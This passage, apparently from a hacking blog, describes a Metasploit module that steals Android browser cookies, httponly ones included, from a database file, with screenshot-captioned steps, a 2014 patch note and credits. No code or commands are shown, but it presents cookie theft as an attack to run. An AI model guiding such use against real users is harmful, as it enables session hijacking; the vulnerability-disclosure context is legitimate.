Joe has created a Metasploit module, which automates the process of stealing the cookies and sending it back to you , since the db file also contains httponly cookies as well this attack is quite dangerous.


Steps to Reproduce with Metasploit:

The following screenshots would walk you through the process of exploiting and retrieving the cookies:

If you don't know how to use metasploit then i suggest you to read this article: 
Introduction to using Metasploit in Kali Linux


Step 1 - Setting up the Module

android-cookies-stealing- picateshackz.com


Step 2 - Stealing The Cookies


All you need to sit back and watch the cookies coming to you.

android-cookies-stealing- picateshackz.com 3


Step 3 - Enjoy


android cookies stealing- picateshackz.com


Patch

The access to the data directory was tightened back in Feb 2014, however due to the android patch policies the patch did not make to most of the vendors.

Credits

I would like to thank Tod Beardsley and Joe Vennix from the metasploit team for their extensive support with analyzing and helping to co-ordinate with Google effectively. As well as Haru Sugiyama for his help and support.